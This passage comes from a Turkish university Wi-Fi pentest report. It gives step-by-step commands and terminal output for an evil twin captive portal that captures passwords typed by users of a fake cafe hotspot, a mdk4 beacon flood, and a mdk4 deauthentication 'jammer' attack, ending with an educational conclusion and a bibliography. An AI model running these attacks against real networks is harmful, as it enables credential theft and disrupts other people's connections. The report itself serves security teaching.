
```
root@CPorta:~# ./dnsmasq -C /root/CPortal/dnsmasq.conf -d
dnsmasq: started, version 2.86 cache size 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua conntrack ipset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq: dhcpc: DHCP, IP range 192.168.10.50 -- 192.168.10.100, lease time 12h
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 192.168.245.2#53
dnsmasq: read /etc/hosts - 5 addresses
```

Şekil 2.77. Captive portal saldırısı için dnsmasq.conf dosyasının çalıştırılması içerisindeindeki hostapd.conf dosyası devreye alınmış olunur (Şekil 2.78.).




```
root@CPorta:~# ./hostapd /root/CPortal/hostapd.conf
Configuration file: /root/CPortal/hostapd.conf
Using interface wlan0 with hwaddr 26:dc:f1:d4:d7:a2 and ssid "XYZCafe-HIZLI"
wlan0: interface state UNINITIALIZED=>ENABLED
wlan0: AP-ENABLED
```

23. Tablet, telefon veya harici internete bağlanan bir cihaz aracılığı ile sahte AP yayını kontrol edilir. Şekil 2.79.'da sahte AP yayının başarılı bir şekilde sağladığı görülmektedir.




Şekil 2.79. Captive portal saldırısı için sahte AP yayının kontrol edilmesi

24. Sahte AP yayınına bağlantı test edilir ve captive portal sayfasına yönlendiği teyit edilir. Şekil 2.80.'de sahte AP yayının başarılı bir şekilde telefonun bildirim paneline bildirim gönderdiği ve captive portal sayfasına yönlendirme yaptığı görülmektedir.




Şekil 2.80. Harici bir cihaz ile captive portal sayfasına yönlendirmenin test edilmesi

25. Sahte AP yayınına bağlandıktan sonra ağ trafiğini izleyerek bir dosya içerisinde kaydedilmesi gereklidir. Kali Linux işletim sisteminde sahte AP yayına bağlanan kullanıcılarının ağ trafiğini dinleyip bir dosya içerisinde kaydetmek için thshark aracı kullanılabilir. Başlık 2.16.1. altındaki bütün adımlar uygulandıktan sonra hostapd.conf ve dnsmasq.conf dosyaları terminal üzerinde çalışır durumdayken yeni bir terminal ekranı açılır pwd komutu ile o anda bulunulan dizin yolu öğrenilir. Aynı terminal üzerinde tshark -i wlan0 -w cportal.cap komutu çalıştırılır. Bu komut çalıştırıldığında wlan0 adındaki harici ağ adaptörünün sahte AP yayını takip edilmeye başlanır. Komutun çalıştığı klasör dizinin altında ağ trafiğinin kaydedildiği cportal.cap dosyası oluşacaktır (Şekil 2.81.).



Şekil 2.81. cportal.cap dosyasının oluşturulması

26. Wireshark aracı ile cportal.cap dosyası açılarak captive portal sayfasında girilen şifre tespit edilebilmektedir. Wireshark aracı ile sadece POST metodu kullanılan http paketlerini görebilmek için http.request.method == "POST"filtresi kullanılabilir. Komut kullanımı Şekil 2.82.'de gösterilmiştir.



Şekil 2.82. Wireshark aracı ile cportal.cap dosyasının içeriğinin filtrelenmesi

2.17. Beacon (SSID) Flood Saldırısı

Bazı hazır araçlar aracılığı ile aynı anda birden fazla SSID yayını yapabilme tekniğidir. Saldırıdaki temel amaçlar manipülasyon, şaşkırtma, korku, panikletme, SSID listelerinde yoğun oluşturma, güclü Wi-Fi antenleri aracılığı ile ön sıralara çıkıp yayın yapmak, herhangi bir saldırı işleminde SSID'lerin arasına gizlenme, Wi-Fi güvenlik önlemi cihazlarını meşgul etmek gibi sıralanabilir. Kali Linux işletim sisteminde mdk4 aracı bu saldırısı için kullanılabilir. apt install mdk4 -y komutu terminal üzerinden çalıştırılarak ile mdk4 aracı yüklenir. Beacon flood saldırısı yapabilmek için harici Wi-Fi adaptörünün monitör kipine (monitor mode) geçirilmiş olması gerekmektedir. mdk4 wlan0 b komutu ile terminal üzerinde çalıştırılır ve beacon flood saldırısı başlatılmış olunur. Şekil 2.83.'te komut kullanımı ve SSID yayınları terminal üzerinde gösterilmiştir.


```

root@kali: ~
[mdk4 wlan0 b]
Current MAC: 06:04:29:CC:31:66 on Channel 11 with SSID: 95#id2:@=ID
Packets sent: 1 - Speed: 1 packets/sec
Current MAC: F0:2C:58:18:56:80 on Channel 2 with SSID: cTK#Q'@7i+JN
Packets sent: 17 - Speed: 16 packets/sec
Current MAC: 4B:AA:2F:55:9A:3C on Channel 1 with SSID: Vjw2w{l`':;I)#+@}u60/
Packets sent: 65 - Speed: 48 packets/sec
Current MAC: FA:E2:85:18:07:F3 on Channel 11 with SSID: =m|[Cg03P'{>.:QZQ
Packets sent: 114 - Speed: 49 packets/sec
Current MAC: 0F:D0:4E:FF:09:09 on Channel 9 with SSID: ],)[U*(Rl:t$)XtaC:1
Packets sent: 163 - Speed: 49 packets/sec
Current MAC: D7:B3:5F:32:6B:AE on Channel 2 with SSID: [FKyVfjWg=h$jaIVBchD8,c2
Packets sent: 211 - Speed: 48 packets/sec
Current MAC: 8E:06:DA:2C:13:73 on Channel 13 with SSID: k+iE8o,72F]B4p|M['P+y=..yj6]
Packets sent: 259 - Speed: 48 packets/sec
Current MAC: BB:D8:03:FB:BD:95 on Channel 13 with SSID: Fzv{w@96T6x(Zw@Dd)7k/
Packets sent: 308 - Speed: 48 packets/sec
Current MAC: 70:EB:DC:27:52:C0 on Channel 9 with SSID: LoiHxQPnB^Hl*$Y|?=1h<0;T.eV_9
Packets sent: 49 - Speed: 48 packets/sec
Current MAC: 8C:A6:E0:D9:27:35 on Channel 8 with SSID: \J+.w%G}Y
Packets sent: 46 - Speed: 48 packets/sec
Current MAC: 19:62:38:02:C2:93 on Channel 11 with SSID: d>Lj07hXg_g_0d)i6X
Packets sent: 453 - Speed: 49 packets/sec
Current MAC: 18:DAB:92:93:30 on Channel 8 with SSID: pX6C.mXvj16nfxo+$
Packets sent: 501 - Speed: 48 packets/sec
Current MAC: 18:B4:AC:6C:B1:C1 on Channel 10 with SSID: IUZCMo1iQ_k+[FlQi+
Packets sent: 550 - Speed: 49 packets/sec
Current MAC: 21:38:5D:29:BE:6E on Channel 13 with SSID: G uWq05U.;C;] N!gBK
Packets sent: 598 - Speed: 48 packets/sec
Current MAC: 51:11:41:4F:70:70 on Channel 11 with SSID: =mwqk^W /
Packets sent: 646 - Speed: 46 packets/sec
Current MAC: 3D:31:A2:7A:33:E2 on Channel 7 with SSID: /w/BxkT_*yzflor6:C^**p
Packets sent: 692 - Speed: 48 packets/sec
Current MAC: CA:0F:40:0C:00:62 on Channel 3 with SSID: 9*m3ZKOi<1]=owys[2&6_D
Packets sent: 740 - Speed: 48 packets/sec
Current MAC: 81:58:85:21:22:6D on Channel 3 with SSID: 'M;$.pLnM
Packets sent: 789 - Speed: 49 packets/sec

```


Şekil 2.83. mdk4 wlan0 b komutu ve terminal çıktısı

SSID yayınlarının yapıldığının doğruluğu Şekil 2.84.'te gösterilmiştir. Bu yayınların SSID'leri rastgele karakterler ile üretildiği görülmektedir.




Şekil 2.84. Flood SSID yayınları

Rastgele karakterler yerine belli isimlerde SSID yayınları yapılabilir. Bunun yapılabilmesi için SSID isimlerini içeren bir metin dosyası hazırlanır. Şekil 2.85'te gösterildiği gibi /root/ klasör dizini altına SSIDler.txt dosyası oluşturulmuş ve içeriği gösterilmiştir.



Şekil 2.86. SSID isimlerini içeren metin dosyası oluşturma



Şekil 2.85. mdk4 wlan0 b -f /root/SSIDler.txt komutu ve terminal çıktısı

Terminal üzerinden mdk4 wlan0 b -f /root/SSIDler.txt komutu çalıştırılır (Şekil 2.85).

2.18. Jammer Saldırısı

Bu saldırıdıraki temel amaç belirli kanalda yayın yapan kablosuz bağlantı noktalarına bağlı cihazlara deauth saldırısı yapmaktadır. Diğer amaçlar ise kişileri ve cihazları strese sokmak, Wi-Fi güvenlik cihazlarını meşgul etmek, manipülasyon gibi sıralanabilir. Bu saldırı için mdk4 aracı kullanılabilir. mdk4 aracı ilk on dört kanala saldırı yapabilen bir araçtır. 2.4 GHz bandındaki cihazlar üzerinde etkilidir. Saldırının yapılabilmesi için harici Wi-Fi adaptörünün airmon-ng start wlan0 komutu ile terminal üzerinden monitör kipine (Monitor Mode) geçirilmiş olması gerekmektedir. airodump-ng wlan0 komutu ile etrafında yayın yapan cihazlar tespit edilir. Şekil 2.88.'de görüldüğü üzere 1. Kanal üzerinde yayın yapan üç adet cihaz tespit edilmiştir.

Şekil 2.88. Jammer saldırısı için hedef tespiti

```
[root@kali:~]# mdk4 wlan0 d -c 1
read failed: Network is down
wi.read(): Network is down
Disconnecting 00:09:DF:B7:6a:1F from 84:D8:1B:1D:7C:5A on channel 1
Packets sent: 1 - Speed: 1 packets/sec
Disconnecting 8E:DE:F9:01:98:B9 from 5C:63:BF:71:7A:C6 on channel 1
Packets sent: 17 - Speed: 16 packets/sec
Disconnecting FF:FF:FF:FF:FF:FF from 5C:63:BF:98:71:40 on channel 1
Packets sent: 69 - Speed: 52 packets/sec
Disconnecting FC:42:03:A3:D6:9A from 84:D8:1B:1D:7C:5A on channel 1
Packets sent: 73 - Speed: 4 packets/sec
Disconnecting DC:B7:2E:AD:2E:EC from 84:D8:1B:1D:7C:5A on channel 1
Packets sent: 153 - Speed: 80 packets/sec
Disconnecting B4:F7:A1:E8:76:04 from C0:BD:D1:52:83:61 on channel 1
Packets sent: 169 - Speed: 16 packets/sec
Disconnecting F2:D0:5C:67:B3:39 from 8C:DE:F9:01:98:B9 on channel 1
Packets sent: 177 - Speed: 8 packets/sec
Disconnecting 10:63:C8:3E:23:BF from 34:E8:94:7A:D9:60 on channel 1
Packets sent: 181 - Speed: 4 packets/sec
Disconnecting 00:09:DF:B7:6a:1F from 84:D8:1B:1D:7C:5A on channel 1
Packets sent: 245 - Speed: 64 packets/sec
Disconnecting 84:D8:1B:1D:7C:5A from 84:D8:1B:1D:7C:5A on channel 1
Packets sent: 269 - Speed: 24 packets/sec
Disconnecting C0:BD:D1:52:83:61 from C0:BD:D1:52:83:61 on channel 1
Packets sent: 361 - Speed: 92 packets/sec
Disconnecting 80:4E:70:92:3E:56 from D0:7A:B5:28:D5:F8 on channel 1
Packets sent: 825 - Speed: 464 packets/sec
Disconnecting B4:F7:A1:E8:76:04 from C0:BD:D1:52:83:61 on channel 1
Packets sent: 865 - Speed: 40 packets/sec
Disconnecting 10:63:C8:3E:23:BF from 34:E8:94:7A:D9:60 on channel 1
Packets sent: 869 - Speed: 4 packets/sec
Disconnecting 01:80:C2:00:00:00 from D0:7A:B5:28:D6:09 on channel 1
Packets sent: 1073 - Speed: 204 packets/sec
Disconnecting 33:33:00:00:00:01 from 18:A6:F7:A5:F1:D0 on channel 1
Packets sent: 1077 - Speed: 4 packets/sec
Disconnecting 74:15:75:D5:57:41 from 34:E8:94:7A:D9:60 on channel 1
Packets sent: 1093 - Speed: 16 packets/sec
Disconnecting DC:B7:2E:AD:2E:EC from 84:D8:1B:1D:7C:5A on channel 1
Packets sent: 1097 - Speed: 4 packets/sec
Disconnecting DC:B7:2E:AD:2E:EC from 84:D8:1B:1D:7C:5A on channel 1
```

Şekil 2.87. Hedef AP'lere yönelik jammer saldırısı

Terminal üzerinden mdk4 wlan0 d -c 1 komutu çalıştırılır ve 1. Kanalda yayın yapan AP'lerin ve bu AP'lerden bağlantısı kopan cihazların MAC adresleri görülmektedir (Şekil 2.87.).



BÖLÜM III

SONUÇ

3.1. Sonuç

Kurum ve şahısların günlük hayatı aktif ve sürekli olarak kullandığı Wi-Fi teknolojisinin teorik olarak nasıl çalıştığı anlatılmıştır. Wi-Fi hack ve pentest işlemlerinin genel mantığı ve işleyişi kılavuz olarak belgelendirilmiştir. Wi-Fi teknolojisinin getirdiği kolaylıklarla beraber kurum ya da kişileri ne tür güvenlik zafiyetlerine uğratacağı adım adım görseller ile desteklenerek gösterilmiştir. Bu proje doküman niteliği taşıdığından dolayı eğitimsel amaçla kurumlar veya kişiler tarafından kullanılabilir. Wi-Fi hack ve pentest işlemlerinde kullanılan teknik, yöntem, araç ve gereçler geliştirilerek farklı türevleri oluşturulabilir. Proje kapsamında pratik uygulamalar ile gösterilen Wi-Fi hack ve pentest işlemleri basit ve temel düzeydedir. Wi-Fi güvenliğini öğrenmeden önce bu teknolojinin nasıl işlediği ve ne tür güvenlik sorunları ortaya çıkardığının temel düzeyde bilinmesi faydalı olacaktır. Uygulamalı olarak gösterilen pentest ve hack saldıruları geniş kapsamlı değildir. Örnek olarak Wi-Fi spoofing, evil twin captive portal saldırularında kullanılan teknikler amaca göre değiştirilebilir ve daha ileri seviyelere çıkartılabilir. Siber güvenlikte sızma testleri altında başlık olarak değerlendirilen kablosuz ağ saldıruları konsept olarak bu projede kapsamlı bir şekilde amaca yönelik uygulamalı olarak ele alınmıştır.

AHMET YESEVİ
ÜNİVERSİTESİ

KAYNAKÇA

Acrylicwifi.com. (t.y.). Download WiFi | Download Wi-Fi programs to improve your network. *Acrylic WiFi*. 3 Aralık 2021 tarihinde <https://www.acrylicwifi.com/en/downloads-free-license-wifi-wireless-network-software-tools/> adresinden erişildi.

Aircrack-ng.org. (2021). Main [Aircrack-ng]. Eğitim. 17 Aralık 2021 tarihinde <https://www.aircrack-ng.org/doku.php?id=Main> adresinden erişildi.

Alizada, J. (2016, Eylül). *KABLOSUZ YEREL ALAN AĞLARINDA GÜVENLİK VE SALDIRI YÖNTEMLERİ YÜKSEK GÜVENLİKLİ KABLOSUZ YEREL ALAN AĞININ TASARIMI*. (Yüksek Lisans Tezi). <http://91.239.204.115/bitstream/11547/2267/1/483758.pdf> adresinden erişildi.

Bayram, M. (2016). *WLAN kablosuz ağ teknolojilerinin incelenmesi ve İstanbul metropolinde bir uygulaması*. (Yüksek Lisans Tezi). <https://acikbilim.yok.gov.tr/handle/20.500.12812/89052> adresinden erişildi.

Bidb.itu.edu.tr. (2021). WPA (Wi-Fi Protected Access- Wi-Fi Korumalı Erişim). *WPA (Wi-Fi Protected Access- Wi-Fi Korumalı Erişim)*. Blog. 6 Aralık 2021 tarihinde [https://bidb.itu.edu.tr/seyir-defteri/blog/2013/09/07/wpa-\(wi-fi-protected-access--wi-fi-korumal%C4%B1-eri%C5%9Fim\)](https://bidb.itu.edu.tr/seyir-defteri/blog/2013/09/07/wpa-(wi-fi-protected-access--wi-fi-korumal%C4%B1-eri%C5%9Fim)) adresinden erişildi.

Gezgin, D. M. ve Buluş, E. (t.y.). 802.11 wireless networks: The definitive guide. *IV. İLETİŞİM TEKNOLOJİLERİ ULUSAL SEMPOZYUMU BİLDİRİLERİ*. 8 Aralık 2021 tarihinde adresinden erişildi.

Harmankaya, A. O., Demiray, H. E., Ertürk, İ., Bayılmış, C. ve Bandırmalı, N. (t.y.). *KABLOSUZ AĞLarda GÜVENLİK PROTOKOLLERİNİN KARŞILAŞTIRMALI İNCELENMESİ*, 7.

Karaman, B. (2020). *AKILLI ŞEBEKELER VE AKILLI BİNA UYGULAMALARI İÇİN Wi-Fi TABANLI YENİ NESİL ELEKTRİK SAYACI TASARIMI*. (Yayımlanmamış yüksek lisans tezi). T.C. MANİSA CELAL BAYAR ÜNİVERSİTESİ, FEN BİLİMLERİ ENSTİTÜSÜ.

Keskin, O. (2019, 16 Kasım). SSID Nedir? - Teknogof. <https://teknogof.com/nedir/ssid> adresinden erişildi.

Lizardsystems.com. (t.y.). Wi-Fi Scanner—Simple and convenient tool for monitoring 802.11a/b/g/n/ac/ax wireless networks. - LizardSystems. 3 Aralık 2021 tarihinde <https://lizardsystems.com/wi-fi-scanner/> adresinden erişildi.

Microsoft.com. (t.y.). WiFi Analyzer Al—Microsoft Store tr-TR. *Microsoft Store*. 3 Aralık 2021 tarihinde <https://www.microsoft.com/tr-tr/p/wifi-analyzer/9nblggh33n0n> adresinden erişildi.

Onedio.com. (t.y.). Wi-Fi Ağınızdaki Güvenliğin Ne Olursa Olsun Aşılabileceğini Gösteriyoruz. *Onedio*. 3 Aralık 2021 tarihinde <https://onedio.com/haber/wi-fi-aginizdaki-guvenligin-ne-olursa-olsun-asilabilecegini-gosteriyoruz-743044> adresinden erişildi.

Resmigazete.gov.tr. (t.y.). Başbakanlık Mevzuatı Geliştirme ve Yayın Genel Müdürlüğü. *Vikipedi Özgür Ansiklopedi*. 1 Aralık 2021 tarihinde <https://www.resmigazete.gov.tr/eskiler/2012/09/20120911-24.htm> adresinden erişildi.

Shiftdelete.net. (2020, 2 Nisan). En iyi Wi-Fi ayarı nasıl yapılır? *Teknoloji Haberleri—ShiftDelete.Net*. 3 Aralık 2021 tarihinde <https://shiftdelete.net/en-iyi-wi-fi-ayari-nasıl-yapilir-70870> adresinden erişildi.

Süzen, A. A., Şimşek, M. A., Kayaalp, K. ve Gürfidan, R. (2019). Endüstri 4.0'da Nesnelerin Kablosuz Etki Alanlarına Yapılan Saldırı Metodolojisi. *Nevşehir Bilim ve Teknoloji Dergisi*, 8(Enar Özel Sayı), 143-151. doi:10.17100/nevbiltek.557886

Vargonen.com. (2020, 20 Mayıs). Wi-Fi Nedir? Wi-Fi Teknolojisi Hakkında Her Şey. *Vargonen Blog*. Blog. 30 Kasım 2021 tarihinde <https://www.vargonen.com/blog/wi-fi-nedir-wifi-teknolojisi/> adresinden erişildi.

Web.archive.org. (t.y.). Understanding Denial-of-Service Attacks | US-CERT. <https://web.archive.org/web/20170428140016/https://www.us-cert.gov/ncas/tips/ST04-015> adresinden erişildi.

Wikipedia.org. (2021, 16 Haziran). Wi-Fi. *Vikipedi*. 30 Kasım 2021 tarihinde <https://tr.wikipedia.org/w/index.php?title=Wi-Fi&oldid=25639880> adresinden erişildi.

Yılmaz, S. (t.y.). Parazitik Sinyal Nedir ? Serdar Yılmaz. <https://www.srdrylmz.com/tag/parazitik-sinal-nedir/> adresinden erişildi.

Yüksel, M. . E. ve Zaim, A. H. (2009). RFID'NİN KABLOSUZ İLETİŞİM TEKNOLOJİLERİ İLE ETKİLEŞİMİ. *Akademik Bilişim Dergisi*, 9.

